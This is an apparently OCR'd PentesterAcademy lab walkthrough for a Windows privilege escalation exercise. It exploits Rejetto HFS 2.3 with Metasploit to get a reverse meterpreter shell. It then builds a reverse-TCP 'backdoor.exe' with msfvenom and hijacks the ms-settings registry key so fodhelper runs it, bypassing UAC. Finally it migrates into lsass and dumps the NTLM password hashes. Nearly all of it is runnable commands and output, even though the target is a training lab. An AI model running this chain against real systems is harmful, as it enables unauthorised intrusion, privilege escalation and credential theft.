
ATTACK
DEFENSE
by PentesterAcademy

Name	UAC Bypass: FodHelper
URL	https://attackdefense.com/challengedetails?cid=2133
Type	Advance Privilege Escalation: Windows: UAC Bypass

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking the target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.22.19
root@attackdefense:~#
```

Step 2: Run a Nmap scan against the target IP.

Command: nmap --top-ports 65536 10.0.22.19

```
root@attackdefense:~# nmap --top-ports 65536 10.0.22.19
Starting Nmap 7.70 ( https://nmap.org ) at 2020-11-19 15:26 IST
Nmap scan report for 10.0.22.19
Host is up (0.0015s latency).
Not shown: 8299 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
47001/tcp open  winrm

Nmap done: 1 IP address (1 host up) scanned in 17.69 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. We will run Nmap again to determine version information on port 80.

Command: nmap -sV -p 80 10.0.22.19

```
root@attackdefense:~# nmap -sV -p 80 10.0.22.19
Starting Nmap 7.70 ( https://nmap.org ) at 2020-11-19 15:27 IST
Nmap scan report for 10.0.22.19
Host is up (0.0013s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.57 seconds
root@attackdefense:~#
```

Step 4: We will search the exploit module for hfs file server using searchsploit.

Command: searchsploit hfs

```
root@attackdefense:~# searchsploit hfs
------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------
Apple Mac OSX 10.4.8 - DMG HFS+ DO_HFS_TRUNCATE Denial of Service
Apple Mac OSX 10.6 - HFS FileSystem (Denial of Service)
Apple Mac OSX 10.6.x - HFS Subsystem Information Disclosure
Apple Mac OSX xnu 1228.x - 'hfs-fcntl' Kernel Privilege Escalation
FHFS - FTP/HTTP File Server 2.1.2 Remote Command Execution
Linux Kernel 2.6.x - SquashFS Double-Free Denial of Service
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution
------------------------------------------------------------------------------
Shellcodes: No Result
Papers: No Result
root@attackdefense:~#
```

Step 5: Rejetto HTTP File Server (HFS) 2.3 is vulnerable to RCE. Exploiting the target server using the Metasploit framework.

Commands:

msfconsole
use exploit/windows/http/rejetto_hfs_exec
set RPORT 80
set RHOSTS 10.0.22.19
set LHOST 10.10.1.2 <Make Sure to Enter Valid LHOST IP Address>
exploit

```
root@attackdefense:~# msfconsole -q
msf5 > use exploit/windows/http/rejetto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/http/rejetto_hfs_exec) > set RPORT 80
RPORT => 80
msf5 exploit(windows/http/rejetto_hfs_exec) > set RHOSTS 10.0.22.19
RHOSTS => 10.0.22.19
msf5 exploit(windows/http/rejetto_hfs_exec) > set LHOST 10.10.1.2
LHOST => 10.10.1.2
msf5 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.10.1.2:4444
[*] Using URL: http://0.0.0.0:8080/fZPEYcmt
[*] Local IP: http://10.10.1.2:8080/fZPEYcmt
[*] Server started.
[*] Sending a malicious request to /
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obsolete
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obsolete
[*] Payload request received: /fZPEYcmt
[*] Sending stage (176195 bytes) to 10.0.22.19
[*] Meterpreter session 1 opened (10.10.1.2:4444 -> 10.0.22.19:49716) at 2020-11-19 15:28:38 +0530
[!] Tried to delete %TEMP%\YnowawxXYa.vbs, unknown result
[*] Server stopped.

meterpreter >
```

We have successfully exploited the target vulnerable application (hfs) and received a meterpreter shell.

Step 6: Checking the current user and the system information.

Commands:
getuid
sysinfo

```
meterpreter > getuid
Server username: ATTACKDEFENSE\student
meterpreter > sysinfo
Computer        : ATTACKDEFENSE
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter >
```

Step 7: We can observe that we are running as a student user. Migrate the process in explorer.exe. First, search for the PID of explorer.exe (running as the student user) and use the migrate command to migrate the current process to that explorer process.

Commands: ps -S explorer.exe
migrate 4124

```
meterpreter > ps -S explorer.exe
Filtering on 'explorer.exe'

Process List
============

 PID   PPID  Name          Arch  Session  User                  Path
 ---   ----  ----          ----  -------  ----                  ----
 4124  4108  explorer.exe  x64   1        ATTACKDEFENSE\student  C:\Windows\explorer.exe

meterpreter > migrate 4124
[*] Migrating from 2180 to 4124...
[*] Migration completed successfully.
meterpreter >
```

Step 8: Elevate to the high privilege

Command: getsystem

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter >
```

We can observe that we do not have the permission to elevate privileges.

Step 9: Get a windows shell and check if the student user is a member of the Administrators group.

Commands:
shell
net localgroup administrators

```
meterpreter > shell
Process 4804 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
student
The command completed successfully.


C:\Windows\system32>
```

The student user is a member of the Administrators group. However, we do not have the high privilege as of now. We can gain high privilege by Bypassing UAC (User Access Control)

In this scenario, we are going to use the Fodhelper utility to bypass UAC. The Fodhelper executable is vulnerable to class Hijacking, it can be used to spawn the executable with High integrity level. We need to hijack the default value at "**HKCU\Software\Classes\ms-settings\shell\open\command**"

For More Information Refer: https://rootm0s.github.io/fodhelper-uac-bypass/

We need to generate a malicious executable to gain a high privileged meterpreter session using fodhelper.exe.

Step 10: Open another terminal and generate a malicious executable using msfvenom.

Command: msfvenom -p windows/meterpreter/reverse_tcp **LHOST=10.10.1.2** LPORT=4444 -f exe > 'backdoor.exe'
file 'backdoor.exe'

```
root@attackdefense:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.1.2 LPORT=4444 -f exe > backdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@attackdefense:~# file backdoor.exe
backdoor.exe: PE32 executable (GUI) Intel 80386, for MS Windows
root@attackdefense:~#
```

Step 11: Start **another msfconsole** and run multi handler.

Commands:
msfconsole -q
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 10.10.1.2
set LPORT 4444
set InitialAutoRunScript post/windows/manage/migrate
exploit

```
root@attackdefense:~# msfconsole -q
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.1.2
LHOST => 10.10.1.2
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > set InitialAutoRunScript post/windows/manage/migrate
InitialAutoRunScript => post/windows/manage/migrate
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.2:4444
```

Step 12: Go back to the active meterpreter session and switch the directory to the user's temporary folder.

Exit the windows shell and switch to meterpreter session

Commands: exit

cd C:\\Users\\Student\\AppData\\Local\\Temp
pwd
ls

```
C:\Windows\system32>exit
exit
meterpreter > cd C:\\Users\\Student\\AppData\\Local\\Temp
meterpreter >
meterpreter > pwd
C:\Users\Student\AppData\Local\Temp
meterpreter > ls
Listing: C:\Users\Student\AppData\Local\Temp
============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2020-11-20 13:08:05 +0530  2

meterpreter >
```

Step 13: Upload the malicious executable to the temp directory.

Command: upload /root/backdoor.exe .
ls

```
meterpreter > upload /root/backdoor.exe .
[*] uploading  : /root/backdoor.exe -> .
[*] uploaded   : /root/backdoor.exe -> .\backdoor.exe
meterpreter > ls
Listing: C:\Users\Student\AppData\Local\Temp
============================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
40777/rwxrwxrwx   0      dir   2020-11-20 13:08:05 +0530  2
100777/rwxrwxrwx  73802  fil   2020-11-20 13:15:33 +0530  backdoor.exe

meterpreter >
```

We have uploaded the malicious executable on the victim machine.

Step 14: Load PowerShell extension

Command: load powershell

```
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter >
```

Step 15: Get the PowerShell shell

Command: powershell_shell

```
meterpreter > powershell_shell
PS >
PS >
```

Step 16: Modify the registry to hijack fodhelper class.

Commands:

```
$command = "C:\Users\Student\AppData\Local\Temp\backdoor.exe"

New-Item "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Force

New-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name
"DelegateExecute" -Value "" -Force
```

```
meterpreter > powershell_shell
PS > $command = "C:\Users\Student\AppData\Local\Temp\backdoor.exe"
PS > New-Item "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Force


    Hive: HKEY_CURRENT_USER\Software\Classes\ms-settings\Shell\Open


Name                           Property
----                           --------
command


PS > New-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "DelegateExecute" -Value "" -Force


PSPath          : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Classes\ms-settings\Shell\Open\command
PSParentPath    : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Classes\ms-settings\Shell\Open
PSChildName     : command
PSDrive         : HKCU
PSProvider      : Microsoft.PowerShell.Core\Registry
DelegateExecute :


PS >
```

Command: Set-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "(default)" -Value $command -Force

```
PS > Set-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "(default)" -Value $command -Force
PS >
PS >
```

Running fodhelper.exe would trigger backdoor.exe.

Command: Start-Process "C:\Windows\System32\fodhelper.exe" -WindowStyle Hidden

```
PS > Set-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\Command" -Name "(default)" -Value $command -Force
PS >
PS > Start-Process "C:\Windows\System32\fodhelper.exe" -WindowStyle Hidden
PS >
```

After running the fodhelper.exe executable we would expect a meterpreter session.

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.2:4444
[*] Sending stage (176195 bytes) to 10.0.22.19
[*] Meterpreter session 1 opened (10.10.1.2:4444 -> 10.0.22.19:49806) at 2020-11-19 16:07:34 +0530
[*] Session ID 1 (10.10.1.2:4444 -> 10.0.22.19:49806) processing InitialAutoRunScript 'post/windows/manage/migrate'
[*] Running module against ATTACKDEFENSE
[*] Current server process: backdoor.exe (3576)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 4208
[+] Successfully migrated into process 4208

meterpreter > 
```

Step 17: Checking current user

Command: getuid

```
meterpreter > getuid
Server username: ATTACKDEFENSE\student
meterpreter >
```

We are still running as a student user

Step 18: Elevate to the high privilege

Command: getsystem

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```

We have successfully gained high privilege access. Dump the user hashes.

Step 19: Migrate in lsass.exe process

Commands: ps -S lsass.exe
migrate 784

```
meterpreter > ps -S lsass.exe
Filtering on 'lsass.exe'

Process List
============

 PID  PPID  Name       Arch  Session  User                  Path
 ---  ----  ----       ----  -------  ----                  ----
 784  632   lsass.exe  x64   0        NT AUTHORITY\SYSTEM   C:\Windows\System32\lsass.exe

meterpreter >
```

```
meterpreter > migrate 784
[*] Migrating from 1408 to 784...
[*] Migration completed successfully.
```

Step 20: Dump the hashes.

Command: hashdump

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:298317edc0da6f30cb19ae2e9f3d024e:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
student:1008:aad3b435b51404eeaad3b435b51404ee:4d6583ed4cef81c2f2ac3c88fc5f3da6:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:58f8e0214224aebc2c5f82fb7cb47ca1:::
meterpreter >
meterpreter >
```

This reveals the flag to us.

Administrator NTLM Hash: 298317edc0da6f30cb19ae2e9f3d024e

Step 21: Clean up registry modifications

Switch to Powershell Shell session and run the following command:

Command: Remove-Item "HKCU:\Software\Classes\ms-settings\" -Recurse -Force

```
PS > Remove-Item "HKCU:\Software\Classes\ms-settings\" -Recurse -Force
PS >
PS >
```

References

1. Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (https://www.exploit-db.com/exploits/39161)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/http/rejetto_hfs_exec)
3. FodHelper UAC Bypass (https://rootm0s.github.io/fodhelper-uac-bypass/)